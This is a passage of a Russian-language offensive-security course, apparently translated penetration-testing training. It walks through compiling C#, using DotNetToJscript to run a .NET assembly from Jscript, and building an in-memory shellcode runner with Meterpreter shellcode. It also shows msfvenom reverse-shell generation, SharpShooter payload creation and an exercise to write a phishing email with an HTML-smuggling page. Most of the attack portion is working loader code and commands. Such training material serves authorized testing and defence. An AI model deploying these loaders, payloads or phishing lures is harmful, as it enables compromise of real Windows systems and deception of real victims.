


Рисунок 33: Выбор между режимами Debug и Release

Теперь можно скомпилировать приложение через Build > Build Solution или Build > Build ConsoleApp1. Первый вариант собирает всё решение, второй - только текущий проект. Независимо от результата компиляции вывод можно посмотреть в окне Output в нижней части Visual Studio (рисунок 34).




Рисунок 34: Вывод процесса сборки

К счастью, код скомпилировался без ошибок. Вывод компиляции также сообщает путь к новому исполняемому файлу. В нашем примере он сохранён по следующему пути:

```
\\192.168.119.120\visualstudio\ConsoleApp1\ConsoleApp1\bin\Release\ConsoleApp1.exe
```

Листинг 130 - Путь к новому исполняемому файлу

Теперь можно открыть командную строку на Windows-машине и ввести этот путь, чтобы запустить новую программу. Через несколько секунд мы увидим "Hello World", как показано в листинге 131.

```
C:\Users\Offsec> \\192.168.119.120\visualstudio\ConsoleApp1\ConsoleApp1\bin\Release\ConsoleApp1.exe
Hello World
```

Листинг 131 - Выполнение приложения Hello World

### 4.2.1.1 Упражнения

1. Настройте Samba-шару на системе Kali, как показано в этом разделе.
2. Создайте проект Visual Studio и выполните шаги по компиляции и запуску приложения "Hello World".

### 4.2.2 DotNetToJscript

Теперь, когда основы Visual Studio разобраны, добавим C#-код в наш Jscript. В 2017 году исследователь безопасности James Forshaw[28] создал проект DotNetToJscript,[29] который показал, как выполнять C#-сборку из Jscript. В этом разделе мы используем эту технику для создания загрузчика шеллкода, работающего в памяти.

Сначала нужно скачать проект DotNetToJscript с GitHub или использовать версию, локально сохранённую на машине разработки Windows 10 в `C:\Tools\DotNetToJscript-master.zip`. Распакуем архив, скопируем проект на Samba-шару Kali и откроем его в Visual Studio.

При открытии решения Visual Studio из удаленного расположения появляется предупреждение безопасности, похожее на показанное ниже, с вопросом, действительно ли мы хотим открыть проект.




Рисунок 35: Предупреждение безопасности при открытии удаленного проекта

Предупреждение напоминает о риске вредоносного кода в конфигурационных файлах, который может привести к произвольному выполнению кода. По сути, удалённый проект может стать вектором выполнения кода на стороне клиента.

> **Примечание.** При открытии проекта Visual Studio убедитесь, что путь Samba соответствует вашей системе Kali, и примите предупреждения безопасности.

После открытия DotNetToJscript в Visual Studio перейдём в Solution Explorer и откроем `TestClass.cs` в проекте `ExampleAssembly`. Мы скомпилируем его как сборку `.dll`, которую затем выполним из Jscript. Этот простой проект покажет окно сообщения "Test".

```
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Windows.Forms;

[ComVisible(true)]
public class TestClass
{
    public TestClass()
    {
        MessageBox.Show("Test", "Test", MessageBoxButtons.OK, MessageBoxIcon.Exclamation);
    }

    public void RunProcess(string path)
    {
        Process.Start(path);
    }
}
```

Листинг 132 - Код ExampleAssembly по умолчанию

В конечном счёте Jscript выполнит содержимое метода `TestClass`, который находится внутри класса `TestClass`. В этом случае мы просто вызываем метод `MessageBox.Show`.[30] Обратите внимание, что в Solution Explorer есть второй проект (`DotNetToJscript`), который преобразует сборку в формат, исполняемый из Jscript.

На этом этапе переключимся из Debug в Release и скомпилируем всё решение через Build > Build Solution. После компиляции решения нужно переместить несколько файлов, чтобы DotNetToJscript работал корректно. Перейдём в папку `DotNetToJScript` и скопируем `DotNetToJscript.exe` и `NDesk.Options.dll` в папку `C:\Tools` на машине разработки Windows 10. Затем перейдём в папку `ExampleAssembly` и также скопируем `ExampleAssembly.dll` в `C:\Tools`. Обратите внимание: эти `.dll`-файлы должны находиться на месте при каждом запуске программы DotNetToJscript.

После копирования нужных файлов откроем командную строку на Windows-машине и перейдём в папку `C:\Tools`. При запуске нужно задать несколько параметров. Сначала укажем используемый язык сценариев (`JScript`) через `--lang`, а также версию .NET Framework через `--ver`. В новых версиях Windows 10 по умолчанию установлена и включена только версия 4 .NET Framework, поэтому укажем `v4`. Затем зададим входной файл, в нашем случае `ExampleAssembly.dll`. Наконец, флагом `-o` укажем выходной файл, то есть Jscript-файл. Полная команда приведена в листинге 133.

```
C:\Tools> DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o demo.js
```

Листинг 133 - Вызов DotNetToJscript для создания Jscript-файла

После создания файла его можно запустить двойным щелчком. Появится простое всплывающее окно:




Рисунок 36: Окно сообщения, созданное Jscript-файлом

Рассмотрим Jscript-код, сгенерированный DotNetToJscript, чтобы понять, что именно произошло. Откроем `demo.js` в текстовом редакторе. Код начинается с трёх функций: `setversion`, `debug` и `base64ToStream`.

```
function setversion() {
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v4.0.30319';
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}
```

Листинг 134 - Первые вспомогательные функции Jscript-файла

Рассмотрим их по очереди. Функция `setversion` настраивает Windows Script Host на использование версии `4.0.30319` .NET Framework:

```
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v4.0.30319';
```

Листинг 135 - Первая вспомогательная функция

Вторая функция (`debug`) пустая, поскольку при вызове DotNetToJscript мы не указывали флаг отладки (`-d`):

```
function debug(s) {}
```

Листинг 136 - Вторая вспомогательная функция

Наконец, `base64ToStream` - это обычная функция декодирования Base64, которая использует разные классы .NET через создание экземпляров `ActiveXObject`:

```
function base64ToStream(b) {
...
}
```

Листинг 137 - Третья вспомогательная функция

После вспомогательных функций идет основное содержимое скрипта, показанное в листинге 138.

```
var serialized_obj = "AAEAAAD/////AQAAAA...

var entry_class = 'TestClass';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

    } catch (e) {
    debug(e.message);
}
```

Листинг 138 - Код для декодирования и десериализации C#-сборки

Разберём этот код. Сначала в файл встроен двоичный блок, закодированный в Base64. Это наша скомпилированная C#-сборка.

```
var serialized_obj = "AAEAAAD/////AQAAAA...
```

Листинг 139 - Двоичный блок, закодированный в Base64

Далее указывается имя класса внутри скомпилированной сборки, который мы хотим выполнить. В нашем случае он называется `TestClass`:

```
var entry_class = 'TestClass';
```

Листинг 140 - Переменная TestClass

После указания имени класса начинается основная логика скрипта. Сначала задаётся версия .NET Framework и декодируется Base64-блок, как показано в листинге 141. Затем создаётся объект `BinaryFormatter`,[31] у которого вызывается метод `Deserialize`.[32] На этом этапе переменная `d` содержит декодированную и десериализованную сборку `ExampleAssembly.dll` в памяти.

```
setversion();
var stm = base64ToStream(serialized_obj);
var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
var d = fmt.Deserialize_2(stm);
```

Листинг 141 - Декодирование Base64-блока

Чтобы выполнить нужный метод внутри сборки, используем методы `DynamicInvoke`[33] и `CreateInstance`.[34] `DynamicInvoke` принимает массив аргументов, но конструктору класса `TestClass` аргументы не нужны. Мы решаем это, создавая массив в переменной `al`, затем добавляем неопределённый объект, чтобы сохранить его пустым, и преобразуем его в массив через `ToArray()`. Так создаётся пустой массив, который передаётся в `DynamicInvoke`, как показано в листинге 142.

```
var al = new ActiveXObject('System.Collections.ArrayList');
...
al.Add(undefined);
var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
```

Листинг 142 - Код DynamicInvoke

Наконец, мы выполняем конструктор через `CreateInstance`, передавая его имя, сохранённое в `entry_class`. Благодаря DotNetToJscript у нас теперь есть основа, позволяющая легко преобразовывать любой C#-код в формат, который можно выполнить из Jscript-файла. Это приближает нас к возможности выполнять Win32 API.

#### 4.2.2.1 Упражнения

1. Настройте проект DotNetToJscript, разместите его на Samba-шаре и откройте в Visual Studio.
2. Скомпилируйте проект `ExampleAssembly` по умолчанию и преобразуйте его в Jscript-файл с помощью DotNetToJscript.
3. Измените файл `TestClass.cs`, чтобы он запускал командную строку вместо открытия MessageBox.

### 4.2.3 Вызовы Win32 API из C#

После простого примера потренируемся вызывать произвольные Win32 API. Мы можем использовать оператор `DllImport` из предыдущего модуля, чтобы импортировать и привязать любые Win32 API к C#. Для этого снова потребуется преобразовать типы аргументов в стиле C в типы C# с помощью техники P/Invoke.

При вызове Win32 API из PowerShell в предыдущем модуле мы показывали простой метод `Add-Type` и более сложную технику рефлексии. Сложность рефлексии была оправдана: так мы избегали записи исходного C#-кода и временно скомпилированных сборок на диск во время выполнения. К счастью, при работе с C# можно скомпилировать сборку до отправки жертве и затем выполнить ее в памяти, что устраняет эту проблему.

Создадим проверочный пример, который импортирует `MessageBoxA` и вызывает его из C#. Для простоты используем решение Visual Studio, созданное в примере Hello World. Сначала найдём `MessageBox` на www.pinvoke.net,[35] чтобы сопоставить типы данных C с типами данных C#.

Чтобы использовать `MessageBoxA`, нужно добавить оператор импорта внутри класса `Program`, но вне метода `Main`, как показано в листинге 143. После импорта Win32 API мы просто вызываем его, передавая текст и заголовок, как выделено ниже.

```
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ConsoleApp1
{
    class Program
    {
        [DllImport("user32.dll", CharSet=CharSet.Auto)]
        public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);
```

```
        static void Main(string[] args)
        {
            MessageBox(IntPtr.Zero, "This is my text", "This is my caption", 0);
        }
    }
}
```

Листинг 143 - C#-код для импорта и использования MessageBoxA

Как показано на рисунке 37, Visual Studio подсвечивает потенциальные проблемы с оператором `DllImport` из-за отсутствующих пространств имён. Чтобы использовать `DllImport` и вызывать Win32 API, нужно подключить два пространства имён (`System.Diagnostics` и `System.Runtime.InteropServices`), как показано ниже.




Рисунок 37: Отсутствующие пространства имён

Кроме того, нужно добавить базовое пространство имён `System`, которое даёт доступ ко всем основным типам данных, таким как `IntPtr`. Текущий полный код выглядит так:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace ConsoleApp1
{
    class Program
    {
        [DllImport("user32.dll", CharSet = CharSet.Auto)]
        public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);

        static void Main(string[] args)
        {
             MessageBox(IntPtr.Zero, "This is my text", "This is my caption", 0);
        }
    }
}
```

Листинг 144 - Полный код

Теперь приложение можно скомпилировать без ошибок и запустить из командной строки. В результате должно появиться окно с нашим текстом.

Теперь, когда мы снова показали, как импортировать и вызывать Win32 API из C# без рефлексии, в следующем разделе воссоздадим PowerShell-загрузчик шеллкода на C#.

#### 4.2.3.1 Упражнение

1. Реализуйте вызов Win32 API `MessageBox` в C#, как показано в этом разделе.

### 4.2.4 Загрузчик шеллкода на C#

Теперь, когда базовая основа готова, можно повторно использовать технику загрузчика шеллкода из VBA и PowerShell и объединить `VirtualAlloc`, `CreateThread` и `WaitForSingleObject`, чтобы выполнить шеллкод в памяти.

Первый шаг - использовать `DllImport` для импорта трёх Win32 API и настройки подходящих типов данных аргументов. Это не отличается от того, что мы делали с `Add-Type` и PowerShell. Импорты показаны в листинге 145.

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType,
     uint flProtect);

[DllImport("kernel32.dll")]
static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
     IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("kernel32.dll")]
static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
```

Листинг 145 - Импорт Win32 API для загрузчика шеллкода

Далее нужно сгенерировать шеллкод. Помните, что в 64-битной Windows Jscript по умолчанию выполняется в 64-битном контексте, поэтому нужно создать 64-битную поэтапную полезную нагрузку Meterpreter в формате `csharp`. Заодно настроим `multi/handler` с той же полезной нагрузкой.

Вызов API из C# похож на то, что мы делали в PowerShell. Однако здесь не нужно указывать пространства имён .NET вроде `[System.Runtime.InteropServices.Marshal]` или компилируемые во время выполнения классы для их вызова.

В листинге 146 показаны вызовы трёх Win32 API вместе с копированием из управляемой памяти в неуправляемую; это последняя часть загрузчика шеллкода. Код должен выглядеть очень похоже на то, что мы делали ранее.

Разберём несколько деталей этого кода, начиная с объявлений переменных. Первая переменная, `buf`, содержит наш шеллкод. Следующая переменная, `size`, хранит размер `buf`. Как упоминалось ранее, мы используем `Marshal.Copy`, но не обязаны указывать пространство имён .NET `[System.Runtime.InteropServices.Marshal]`.

```
byte[] buf = new byte[626] {
  0xfc,0x48,0x83,0xe4,0xf0,0xe8...

int size = buf.Length;

IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

Marshal.Copy(buf, 0, addr, size);

IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

WaitForSingleObject(hThread, 0xFFFFFFFF);
```

Листинг 146 - Вызовы Win32 API из C# для выполнения шеллкода

Мы снова используем API `WaitForSingleObject`, чтобы дать шеллкоду завершить выполнение. Иначе выполнение Jscript завершит процесс до того, как оболочка станет активной.

Ниже приведён полный код нашего C#-загрузчика шеллкода:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace ConsoleApp1
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
    flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
    IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        static void Main(string[] args)
        {
            byte[] buf = new byte[630] {
  0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
  ...
  0x58,0xc3,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };

            int size = buf.Length;

            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

            Marshal.Copy(buf, 0, addr, size);

            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

Листинг 147 - Полный код вызовов Win32 API из C# для выполнения шеллкода

Перед компиляцией проекта нужно установить архитектуру CPU в x64, поскольку используется 64-битный шеллкод. Это делается через выпадающее меню CPU, где открывается Configuration Manager, как показано на рисунке 38.




Рисунок 38: Открытие Configuration Manager в Visual Studio

В Configuration Manager выберем `<New...>` в выпадающем меню Platform и примем новую платформу x64, как показано на рисунке 39.




Рисунок 39: Открытие Configuration Manager в Visual Studio

Теперь нужно скомпилировать C#-проект, после чего на Samba-шаре появится исполняемый файл. Его запуск даст нам обратную оболочку Meterpreter. Отлично, мы стали на шаг ближе. В следующем разделе запустим это в контексте проекта DotNetToJscript.

#### 4.2.4.1 Упражнение

1. Воссоздайте C#-загрузчик шеллкода и получите обратную оболочку.

### 4.2.5 Загрузчик шеллкода на Jscript

Теперь, когда C#-загрузчик шеллкода работает, нужно изменить проект `ExampleAssembly` в DotNetToJscript так, чтобы он выполнял загрузчик шеллкода вместо предыдущего простого проверочного кода. Также мы сгенерируем Jscript-файл со скомпилированной сборкой, чтобы запускать загрузчик шеллкода напрямую из Jscript.

Как упоминалось ранее, все объявления с `DllImport` должны находиться в соответствующем классе, но вне метода, где они используются. В этом случае их нужно поместить в класс `TestClass`, как показано ниже в листинге 148. Обратите внимание, что в начале проекта мы добавили необходимые пространства имён с помощью ключевого слова `using`:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

[ComVisible(true)]
public class TestClass
{
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
       uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
       IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

    [DllImport("kernel32.dll")]
    static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

...
```

Листинг 148 - Win32 API, импортированные в ExampleAssembly

Далее добавим в метод `TestClass` тот же шеллкод и те же вызовы методов, что и в отдельном проекте:

```
public TestClass()
{
      byte[] buf = new byte[626] {
          0xfc,0x48,0x83,0xe4,0xf0,0xe8...

       int size = buf.Length;

       IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

       Marshal.Copy(buf, 0, addr, size);

       IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

      WaitForSingleObject(hThread, 0xFFFFFFFF);
}
```

Листинг 149 - Win32 API, используемые для выполнения шеллкода

Перед компиляцией проекта `ExampleAssembly` нужно указать платформу x64. После компиляции скопируем готовую DLL в ту же папку, где находится `DotNetToJscript.exe` на машине разработки Windows 10.

Теперь, когда обновленная DLL находится на месте, вызовем DotNetToJscript с теми же аргументами, что и раньше: укажем использовать версию 4 .NET Framework и вывести Jscript-файл, как показано ниже.

```
C:\Tools> DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o runner.js
```

Листинг 150 - Вызов DotNetToJscript для создания Jscript-загрузчика шеллкода

После настройки `multi/handler` можно дважды щелкнуть по Jscript-файлу. После короткой паузы мы должны получить поэтапную обратную оболочку Meterpreter. Отлично: нам удалось использовать Jscript для доставки произвольной C#-сборки, в нашем случае загрузчика шеллкода.

### 4.2.5.1 Упражнения

1. Повторите шаги для получения Jscript-загрузчика шеллкода.
2. Используйте DotNetToJscript, чтобы получить загрузчик шеллкода в формате VBScript.

### 4.2.5.2 Дополнительное задание

Создайте текст фишингового письма, используя легенду, которая выглядела бы правдоподобно для вашей организации, учебного заведения или клиента. Сформулируйте письмо так, чтобы убедить жертву нажать на встроенную ссылку, ведущую на HTML-страницу в вашей системе Kali.

Вручную создайте HTML-страницу на веб-сервере Apache так, чтобы при открытии ссылки в Google Chrome она выполняла Jscript-загрузчик шеллкода через HTML-контрабанду. Убедитесь, что текст письма и содержимое HTML-страницы побуждают жертву запустить Jscript-файл.

### 4.2.6 SharpShooter

В последние годы DotNetToJscript стали гораздо чаще использовать для превращения скомпилированных C#-сборок в боевые полезные нагрузки в других форматах файлов, таких как Jscript, VBScript и даже макросы Microsoft Office. Для помощи в этом процессе был создан инструмент генерации полезных нагрузок SharpShooter.[36]

SharpShooter - это фреймворк создания полезных нагрузок для получения и выполнения произвольного исходного C#-кода,[37] который автоматизирует часть процесса, обсуждаемого в этом модуле. Как и с любым автоматизированным инструментом, важно понимать, как он работает, особенно когда речь идет об обходе защитного ПО и мер смягчения, присутствующих в большинстве организаций.

> **Примечание.** SharpShooter способен обходить разные виды защитного ПО, но эта тема выходит за рамки данного модуля.

SharpShooter можно установить на Kali с помощью `git clone` и Python `pip`,[38] как показано в листинге 151.

```
kali@kali:~$ cd /opt/

kali@kali:/opt$ sudo git clone https://github.com/mdsecactivebreach/SharpShooter.git
Cloning into 'SharpShooter'...

kali@kali:/opt$ cd SharpShooter/

kali@kali:/opt/SharpShooter$ sudo pip install -r requirements.txt
```

Листинг 151 - Установка SharpShooter на Kali Linux

> **Примечание.** Если появится сообщение о том, что `pip` не найден, установите пакет командой `sudo apt install python-pip`.

После установки SharpShooter попробуем повторить то, что вручную делали в этом модуле: создадим загрузчик шеллкода на Jscript с использованием DotNetToJscript. Сначала с помощью `msfvenom` сгенерируем обратный stager Meterpreter и запишем сырой вывод в файл.

```
kali@kali:/opt/SharpShooter$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120
    LPORT=443 -f raw -o /var/www/html/shell.txt
...
Payload size: 716 bytes
Saved as: /var/www/html/shell.txt
```

Листинг 152 - Создание сырого поэтапного Meterpreter

Далее вызовем `SharpShooter.py`, передав несколько параметров, как показано в листинге 153. Первый параметр, `--payload js`, задает формат вывода Jscript. Следующий, `--dotnetver`, указывает целевую версию .NET Framework. Параметр `--stageless` задает выполнение шеллкода Meterpreter в памяти.

> **Примечание.** Термин stageless в SharpShooter относится к тому, передается ли вся Jscript-полезная нагрузка сразу или используется HTML-контрабанда с поэтапной Jscript-полезной нагрузкой.

`--rawscfile` указывает файл, содержащий шеллкод, а `--output` задает выходной файл без расширения. Полная команда показана в листинге 153.

```
kali@kali:/opt/SharpShooter$ sudo python SharpShooter.py --payload js --dotnetver 4 --stageless --rawscfile /
    var/www/html/shell.txt --output test
...
     [*] Written delivery payload to output/test.js
```

Листинг 153 - Генерация вредоносного Jscript-файла с помощью SharpShooter

Снова нужно настроить `multi/handler`, соответствующий сгенерированному шеллкоду Meterpreter. После этого скопируем созданный файл `test.js` на машину жертвы Windows 10. При двойном щелчке по нему мы получим обратную оболочку.

Автоматизированный инструмент может сильно повысить продуктивность и сократить повторяющиеся действия, но всегда важно понимать используемые техники и работу лежащего в основе кода.

До этого мы использовали и PowerShell, и скомпилированные C#-сборки, но их также можно объединить, чтобы динамически загружать сборки через PowerShell без записи на диск.

#### 4.2.6.1 Упражнения

1. Установите SharpShooter на Kali и сгенерируйте Jscript-загрузчик шеллкода.
2. Расширьте атаку, создав поэтапную атаку,[39] которая также использует HTML-контрабанду для доставки вредоносного Jscript-файла.

## 4.3 Возвращение к PowerShell в памяти

Мы разработали мощную технику с Windows Script Host и C#. Теперь вернёмся назад и объединим её с приёмами PowerShell и Office из предыдущего модуля, чтобы получить ещё один способ выполнять C#-код полностью в памяти.

Одна из проблем при выполнении PowerShell в памяти заключалась в использовании `Add-Type` или довольно сложной техники рефлексии. Хотя мы доказали, что Win32 API можно вызывать и загрузчик шеллкода можно создать в PowerShell полностью в памяти, того же результата можно добиться комбинацией PowerShell и C#.

